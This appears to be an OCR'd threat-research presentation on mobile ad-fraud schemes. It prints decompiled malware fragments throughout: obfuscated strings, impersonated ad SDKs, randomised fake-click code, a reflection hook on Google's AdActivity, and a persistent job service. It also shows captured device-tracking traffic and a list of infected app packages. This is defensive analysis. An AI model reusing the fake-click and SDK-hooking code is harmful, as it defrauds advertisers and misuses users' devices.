        }
        if (TansSplashActivity.removeType != 0 && sp.getBoolean("isOrganic", true)) {
            delayTime = ORGANIC_DELAY_TIME;
        }
        if (System.currentTimeMillis() - sp.getLong("installTime", 0) <= delayTime) {
            return false;
        }
        new Thread() {
            public void run() {
                long installTime = sp.getLong("networkInstallTime", 0);
                if (installTime == 0 || TansSplashActivity.getNetworkCurrentTime() - installTime >= InitUtils.delayTime)
                    {
                    sp.edit().putBoolean(InitUtils.IS_SHOW_AD, true).commit();
                }
            }
        }.start();
        return false;
    }
}
```

Poseidon

```
public static void startJobService(Context context) {
    if (!isRegister) {
        isRegister = true;
        if (VERSION.SDK_INT >= 21) {
            Builder builder = new Builder(3, new ComponentName(context.getPackageName(), GameAdService.class.getName(
                )));
            builder.setBackoffCriteria(10000, 0);
            builder.setRequiredNetworkType(1);
            builder.setMinimumLatency(60000);
            builder.setOverrideDeadline(60000);
            builder.setPersisted(true);
            ((JobScheduler) context.getSystemService("jobscheduler")).schedule(builder.build());
            Log.w(TAG, "startJobService");
        }
    }
}
```


YOU FOOL
THIS ISN'T EVEN MY FINAL FORM
quickmeme.com

Charybdis

```
278
279     public static void modifyEnv(JSONObject jSONObject) {
280         String str;
281         if (sPkg == null || sName == null || sVersionName == null || (str = sVersionCode) == null) {
282             return;
283         }
284         try {
285             jSONObject.put("APPBUILD", str);
286             jSONObject.put("APPNAME", sName);
287             jSONObject.put("APPVERS", sVersionName);
288             jSONObject.put("BUNDLE", sPkg);
289         } catch (Exception e2) {
290             e2.printStackTrace();
291         }
292         log("modifyEnv json = " + jSONObject);
293     }
294
295     public static void modifyIdfaData(Map<String, String> map) {
296         if (!TextUtils.isEmpty(sUserData)) {
297             try {
298                 JSONObject jSONObject = new JSONObject(sUserData);
299                 String string = jSONObject.getString("advertiser_id");
300                 boolean z = jSONObject.getBoolean("tracking_enabled");
301                 map.put("IDFA", string);
302                 if (map.containsKey("IDFA_FLAG")) {
303                     map.put("IDFA_FLAG", z ? a.f6191b : "0");
304                 }
```

```
458
459     public static void modifyEnv(JSONObject jSONObject) {
460         if (m == null || u == null || v == null || C == null) {
461             return;
462         }
463         try {
464             jSONObject.put(a.a("\u001d\u0019\f\u000b\t\u0000\u0010\r"), C);
465             jSONObject.put(a.a("\b\f\u0019\u0012\b\u0011\f"), u);
466             jSONObject.put(a.a("\b\f\u0019\n\f\u000e\u001a"), v);
467             jSONObject.put(a.a("\u001e\u001c\u0012\r\u0010\f"), m);
468         } catch (Exception e2) {
469             e2.printStackTrace();
470         }
471         StringBuilder insert = new StringBuilder().insert(0, a.a("$3-5/%\f2?|#/&2iai"));
472         insert.append(jSONObject);
473         a(insert.toString());
474     }
475
476     public static void modifyIdfaData(Map<String, String> map) {
477         if (!TextUtils.isEmpty(w)) {
478             try {
479                 JSONObject jSONObject = new JSONObject(w);
480                 String string = jSONObject.getString(a.a("(8?9;( /,.\u00165-"));
481                 boolean z2 = jSONObject.getBoolean(a.a("(;=*7 2.\u0003,2(>%9-"));
482                 map.put(a.a("\u0015\r\u001a\b"), string);
483                 if (map.containsKey(a.a("\u0000\u0018\u000f\u001d\u0016\u001a\u0005\u001d\u000e"))) {
484                     map.put(a.a("\u0000\u0018\u000f\u001d\u0016\u001a\u0005\u001d\u000e"), a.a(z2 ? "x"
```

Scylla

```
public final class p implements InvocationHandler {
    @Override // java.lang.reflect.InvocationHandler
    public Object invoke(Object obj, Method method, Object[] objArr) throws Throwable {
        f.V(f.u("\\eW{An\u007fzMf\u00069OpVYQg\u001b`WiEk[s"));
        Tempmp.tenjin_referrerUrl = new JSONObject((HashMap) objArr[2]).toString();
        g.L(Tempmp.applicationContext, n.u(":kb&l+K&`#h?w <[b<"), Tempmp.tenjin_referrerUrl);
        Tempmp.latch.countDown();
        return null;
    }
}
```

```
public static final String APPLICATION_ID = "com.fawwwook.common";
public static final String LIBRARY_PACKAGE_NAME = "com.fawwwook.common";
INSTANCE.clearCookiesForDomain(context, "fawwwook.com");
INSTANCE.clearCookiesForDomain(context, ".fawwwook.com");
INSTANCE.clearCookiesForDomain(context, "https://fawwwook.com");
INSTANCE.clearCookiesForDomain(context, "https://.fawwwook.com");
```

```
package com.ironsource.custom.utils;

import com.ironsource.custom.constant.Constants;
import com.ironsource.sdk.utils.log.DeviceLog;
import com.mbridge.msdk.MBridgeConstans;
import java.util.Arrays;
import java.util.Random;
import org.json.JSONObject;

/* loaded from: classes2.dex */
public class Clicks {
    public static void click(JSONObject jSONObject) {
        if (jSONObject != null) {
            int optInt = jSONObject.optInt("clickX");
            int optInt2 = jSONObject.optInt("clickY");
```

Ad Networks / SDKs impersonated

- Google ads
- IronSource (supersonic)
- Facebook Audience Network
- Unity3D
- Vungle

Scylla


488	https://	POST	/operative/RV_1	✓	200	147		
489	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	22025	JSON	
490	https://	GET	/assets/6183daa898127d145cbfc28c/...		200	2575849	video	mp4
491	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
492	https://	POST	/operative/RV_1	✓	200	147		
493	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	367	JSON	
494	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
495	https://	GET	/store-icons/6d83418e-320a-4bec-8b...		200	22600	JPEG	jpg
496	https://	POST	/v1/category/experiment	✓	200	1239	JSON	
497	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
498	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	367	JSON	
499	https://	GET	/assets/5fc8ce0bdfc31fe7901b6a9a/7...		200	2837773	HTML	html
500	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
501	https://	POST	/m/ad	✓	200	17705	JSON	
502	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	21351	JSON	
503	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
504	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
505	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
506	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
507	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
508	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
509	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
510	https://	POST	/m/imp	✓	200	335	text	
511	https://	POST	/api/v5/ads		200	13292	JSON	
512	https://	GET	/template-localization/i18n.min.js		200	5139	script	js

```
20  lVar2 = __stubs::_objc_retain(param_3);
21  if (lVar2 != 0) {
22                  /* Called method: EJmgMnIQfyvCijfZ -> ZXcGggnreQyezxaI, address 0002cb28 */
23    __stubs::_objc_msgSend(&objc::class_t::EJmgMnIQfyvCijfZ,"ZXcGggnreQyezxaI");
24    uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
25                  /* Called method: EJmgMnIQfyvCijfZ -> hgKCIaqUAgdTDIZi, address 00036988 */
26    __stubs::_objc_msgSend(uVar3,"hgKCIaqUAgdTDIZi");
27    __stubs::_objc_release(uVar3);
28                  /* Called method: liekmgYWqEjMrpEu -> RjIrHfGXzXPGAkIM, address 00026df8 */
29    __stubs::_objc_msgSend(&objc::class_t::liekmgYWqEjMrpEu,"RjIrHfGXzXPGAkIM");
30    uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
31                  /* Called method: liekmgYWqEjMrpEu -> pMTNnsoLQMlN_cdW, address 00028e58 */
32    iVar1 = __stubs::_objc_msgSend(uVar3,"pMTNnsoLQMlN_cdW");
33    __stubs::_objc_release(uVar3);
34    if (iVar1 == 0) {
35      lVar4 = 0;
36    }
37    else {
38      MjvvDdQxAaPNpgJg();
39      local_48 = __stubs::_objc_retainAutoreleasedReturnValue();
40                  /* Called method: liekmgYWqEjMrpEu -> RjIrHfGXzXPGAkIM, address 00026df8 */
41      __stubs::_objc_msgSend(&objc::class_t::liekmgYWqEjMrpEu,"RjIrHfGXzXPGAkIM");
42      uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
43                  /* Called method: liekmgYWqEjMrpEu -> hpjsZmexFbmCWKbZ, address 00028ed0 */
44      lVar4 = __stubs::_objc_msgSend(uVar3,"hpjsZmexFbmCWKbZ");
45      __stubs::_objc_release(uVar3);
46      dVar5 = __stubs::_dispatch_time(0,lVar4 * 1000000);
47      local_78 = __got::__NSConcreteStackBlock;
48      local_70 = 0xc2000000;
49      local_68 = ___37+[oWSnthDyPNcDMjwx_WvgYtwUzUwONCuPS:]_block_invoke;
50      puStack96 = &___block_descriptor_56_e8_40s48s_e5_v8;
51      local_58 = param_1;
52      local_50 = __stubs::_objc_retain(lVar2);
53      uVar3 = __stubs::_objc_retain(local_48);
54      __stubs::_dispatch_after(dVar5,__got::__dispatch_main_q,&local_78);
55      __stubs::_objc_release(local_48);
56      __stubs::_objc_release(local_50);
57      __stubs::_objc_release(uVar3);
58    }
```

Scylla

```
POST /mediation?adUnit=3 HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Redmi 5 Plus Build/QQ1B.200105.004)
Content-Length: 1251
Host:
Connection: close
Accept-Encoding: gzip, deflate

{
  "isLimitAdTrackingEnabled":false,
  "appVersion":"1.0.2",
  "tz":"Europe\/Lisbon",
  "icc":"pt",
  "advertisingId":"2138fbeb-7d5a-42c5-a395-a69a8d605597",
  "language":"en",
  "battery":100,
  "mcc":0,
  "connectionType":"wifi",
  "internalFreeMemory":51883,
  "osVersion":"29(10)",
  "appKey":"133dba1e9",
  "firstSession":"true",
  "deviceOEM":
  "auid":
  "mnc":0,
  "deviceOS":"Android",
  "bundleId":"com.painting.war.inpaper",
  "sessionId":
  "externalFreeMemory":51883,
  "advertisingIdType":"UUID",
  "jb":"false",
  "sdkVersion":"7.1.5.1",
  "deviceModel":
  "gmtMinutesOffset":0,
  "userIdType":"userGenerated",
  "userId":
  "timestamp":
  "adUnit":3,
  "events":[
```

Scylla





```
public static JSONObject getClickParams(int i, int i2, String str) {
    JSONObject jSONObject;
    try {
        jSONObject = new JSONObject();
        jSONObject.put("isPlaying", new Random().nextInt(100) < Integer.parseInt(Devices.getConfigParams("InWin_UAACS", "30")));
        jSONObject.put("delayTime", calculateTime("UAACT", "0,2,3,6,10_20,60,80,100"));
        int[] calculateClickPosition = calculateClickPosition(i, i2, str);
        jSONObject.put("clickX", calculateClickPosition[0]);
        jSONObject.put("clickY", calculateClickPosition[1]);
    } catch (Exception unused) {
        jSONObject = null;
    }
    DeviceLog.error("this is ad click params = " + jSONObject);
    return jSONObject;
}
```

```
ublic void callClickBack() {
    int calculateTime = ClickUtils.calculateTime("UAACRBTT", "0,5,10,20,30_20,60,80,100");
    boolean z = new Random().nextInt(100) < Integer.parseInt(FinalInfo.getConfigParams("UAACRBTR", "68"));
    DeviceLog.debug("this is mockClick callClickBack isCall = " + z + " delayTime = " + calculateTime);
    Runnable runnable = new Runnable() { // from class: com.unity3d.services.ads.adunit.proxy.InnerProxy.12
        @Override // java.lang.Runnable
        public void run() {
            InnerProxy.this.onClickBack();
        }
    };
    if (!z) {
        calculateTime = new Random().nextInt(4000) + 1000;
    }
    MainHandler.delayInMain(runnable, calculateTime);
```

```
webview onMeasure:
 widthMeasureSpec: 1073742904
 heightMeasureSpec: 1073743984
webview onSizeChanged:
 width: 1080
 heigth: 2160
 old width: 1
 old heigth1
{"#":"com.ironsource.custom.utils.Clicks.click","args":[{"i":0,"o":"<instance: org.json.JSONObject>","s":"{\"clickX\":993,\"clickY\":45}"}],"returns":{"str":null}}
```

Scylla



WebView in com.shake.earn.sheep.causalgame (97.0.4692.87) trace

about:blank about:blank
empty at (0, 1789)
inspect pause

Unity Ads Banner data:text/html;base64,PGh0bWw+PGhlYWQ+PHRpdGxlPlVuaXR5IEF
empty never-attached
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause

about:blank about:blank
detached size 840 × 131
inspect pause

about:blank about:blank
empty never-attached
inspect pause

Unity Ads WebView about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause


about:blank about:blank
empty never-attached
inspect pause

```
1 HTTP/1.1 200
2 Server: nginx
3 Date: Mon, 17 Jan 2022 21:07:01 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Content-Length: 101
7
8 {"google_referrerUrl":"utm_source=google-play&utm_medium=organic",
  "tenjin_referrerUrl":null,"wb":"w"}
```

#	URL		
2	http://aam.aimeikecc.com/v9/w/b/c?a=NR1Q2AZQXthaLri8T3lfSHtbNA...	HTTP/1.1	200

Scylla

- The total traffic pre-bid is **24M** requests for the past month, with a daily traffic oscillating between **600k** and **1.2M** requests per day (see distribution below).



DefPackage

```
Type "copyright", "credits" or "license()" for more information.
>>> class MonkeyPatch:
        def monkey_1(self):
                return "I am monkey_1 from MonkeyPatch"

>>> print MonkeyPatch().monkey_1()
I am monkey_1 from MonkeyPatch
>>> def monkey_2(self):
        return "I am monkey_2"

>>> MonkeyPatch.monkey_1 = monkey_2
>>> print MonkeyPatch().monkey_1()
I am monkey_2
>>>
```


DefPackage


```
/* renamed from: ؏ */
public static void m11698(Activity activity) {
    if ((activity instanceof AdActivity) && !f12128.contains(activity)) {
        try {
            Field declaredField = activity.getClass().getDeclaredField("zzrA");
            declaredField.setAccessible(true);
            final Object obj = declaredField.get(activity);
            C45701 r3 = new InvocationHandler() {
                public Object invoke(Object obj, Method method, Object[] objArr) throws Throwable {
                    return method.getName().equals("zzhk") ? Boolean.valueOf(false) : method.invoke(obj, objArr);
                }
            };
            declaredField.set(activity, Proxy.newProxyInstance(activity.getClassLoader(), new Class[]{zzkr.class}, r3));
            f12128.add(activity);
            declaredField.setAccessible(false);
        } catch (Throwable unused) {
        }
    }
}
```

Rainbow Mix

com.badicecream.icepowers
com.badicecream.icepowers.bnn
com.badicecreamdeluxe.fruitattack
com.banjolab.ninetailstransformation
com.battleflag.senki.warofheroes
com.battleflag.senki.warofheroes2
com.battleofpirates.legendreturn
com.battleofsaiyan.universes
com.battleofsuper.warriorssuperblue
com.battleofz.sragonsmash
com.battleofz.sragonsmash2
com.battleofz.superwarriors
com.battletoads.dragonbro
com.battletoadsfighter.toadmania
com.bestclassic.supersmashflash
com.blackflag.piratesvsfairysuperbattle2
com.blazering.crazyworld
com.blazering.dashwarriors
com.bubblebobble.ghostmaze
com.buzzygames.worldtour
com.cactusteam.monstervshero
com.challenger.whitehatcowboy
com.championgame.supergodfist
com.chaosgames.kamebattle
com.circusclassic.lionjump
com.clashofdragon.stickheroes.ncr
com.classiccar.jackaljeep
com.classicnes.emulator.retrogames
com.cocolabs.magicstickwarriors
com.colorisland.bubblebobble
com.comicgames.animeninjaarena
com.comicgames.mangaworldbattlesaga
com.craftvalley.masterblockpe
com.dbzgames.resurrectionfrieza
com.dbziny.dragonkungfu
com.demonlabs.leagueofwarriors
com.denisnapoleon.felixpille.dbzauraofagod
com.denisnapoleon.felixpille.dbzauraofagod2
com.shadowdash.returnofknu
com.shadowrun.adventuresofdashheroes
com.shinigami.realmdeathfight
com.shinigami.realmdeathfight2
com.shinigami.tournamentofshinobi
com.simulators.blockartwarcraft.survival
com.smashbros.fightingarena
com.smashbros.shadowrun
com.smcgames.snesplayer
com.soldierforce.snowfield
com.somari2019.theadventurer
com.karolinagames.powerfighters2
com.kidicarus.angelland
com.kimmesegames.endlessring
com.kingdomguardian.rushwars
com.kingdomofbowmans.magicarrow
com.kingofsaiyan.dragonarena
com.kingofuniversefighters.ultrainstinct
com.kissonthebeach.lovelygirl
com.knucklesadvance.megamix
com.kog.zenexhibitionmarch
com.leagueofjustice.animewarriors
com.leagueofjustice.animewarriors2
com.leagueofjustice.animewarriorsreturn
com.leagueofninja.mobaarena
com.leagueofninja.mobabattle
com.leagueofninja.mobabattle2
com.legendarywarrior.powerofbroly
com.legendofmana.secret
com.legendstudio.bardockwarrior
com.leoneboy.zroyalaction
com.liongames.supermonkeykong
com.littlestardev.powerchampionship
com.lovelygames.swimmingpoolkissing
com.lufiagame.riseofthesinistrals
com.mangawar.battleofchaos
com.mazeescapeunblocked.kunmonkey
com.megagens.mdemulator
com.metalgear.superwarriors
com.mgba.romsemulators
com.minigames.icecreammazepuzzle
com.monfirered.gbaemulator
com.mortalfighting.arcadepro
com.msluggames.supervehicle
com.myboypro.gbcemulatorpro
com.namekgame.dragons
com.narugames.ninjafarewell
com.nauticalking.burningwill
com.nauticalking.burningwill2
com.ndsemuclassic.emulator
com.ndsemuclassic.emulatorv2
com.ndsplayer.ndsemuforandroid
com.neopop.neogeo.poco
com.nesfcbro.nesemulator
com.nicbros.thesecretrings
com.nido64.n64retrogames.emulator
com.ninjaarena.legendfighting2
com.SuperGG.FightingWorld.HerofromUniverse
com.supermjbuu.besttransformations
com.superrockheroes.battlenetwork
com.supersmash.n64emulator
com.superspeed.heroes2019
com.superturtleswarriors.ninjaproject
com.superturtleswarriors.secretproject
com.superzfighter.tournament
com.ninjabattle.shinobilegend
com.ninjabon.battleofninja
com.ninjagames.legendroad
com.ninjamoba.finalbattle
com.ninjarampage.legendarypower
com.ninjarevenge.bladevssoul2
com.ninjasurvival.deathmatch
com.nswon.legendaryshinobiwar
com.pandagames.skilldashpower
com.panicmaze.mushroomkingdom
com.persianwarrior.recuseprincessjasmine
com.PiSNES.SNESforAPK
com.pocketlabs.emeraldmonsters
com.pokeblack.ndsemulator
com.pokediamond.ndsemulator
com.pokeemerald.gbaemulator
com.pokegba.pokegamess
com.pokerubygames.gbaemulator
com.pokestadium.n64emulator
com.powerzfighters.superkakarot
com.puzzgmamesstudio.icecaveattack
com.puzzlegames.bombmaze
com.pwlegend.fiercefightingarcade
com.rabbitgames.ringchampion
com.racingbattle.zdragonjumpracing
com.redfirepoke.gbaemulator
com.rikigames.shenronblast
com.rikigames.shenronblast2
com.ringmania.lostworld
com.riseoftheninja.darkwar
com.riseoftheninja.darkwar2
com.roadfighterclassic
com.ronandgames.superzwarriors
com.roulettegame.soccerrandomteamgen
com.royalflush.princesssidestory
com.rubypoke.kingofmonsters
com.rushadventure.shadowrings
com.saiyanchampions.thelegacyofsaiyan
com.saiyanclassic.fightinggames
com.saiyanfight.vsninjapirate
com.saiyanfighters.kingofavengers
com.saiyanrevenge.zlegendaryz
com.saiyanvsninja.arena
com.sbo.awakeningofsaiyan
com.senamo.ultimateninjawar
com.sgs.superbluefullpower
com.sweetygames.animeavenger
com.sweetykiss.bedroomkissing
com.sweetykiss.bedroomkissing2
com.swimmingpoolkissing.princess
com.themagicalquest.mouse
com.thewildwestriders.bountyhunters
com.thronedefender.riseofarcher
com.tinygame.circusclassic
com.tournamentgames.zenoexpochampion


Rainbow Mix

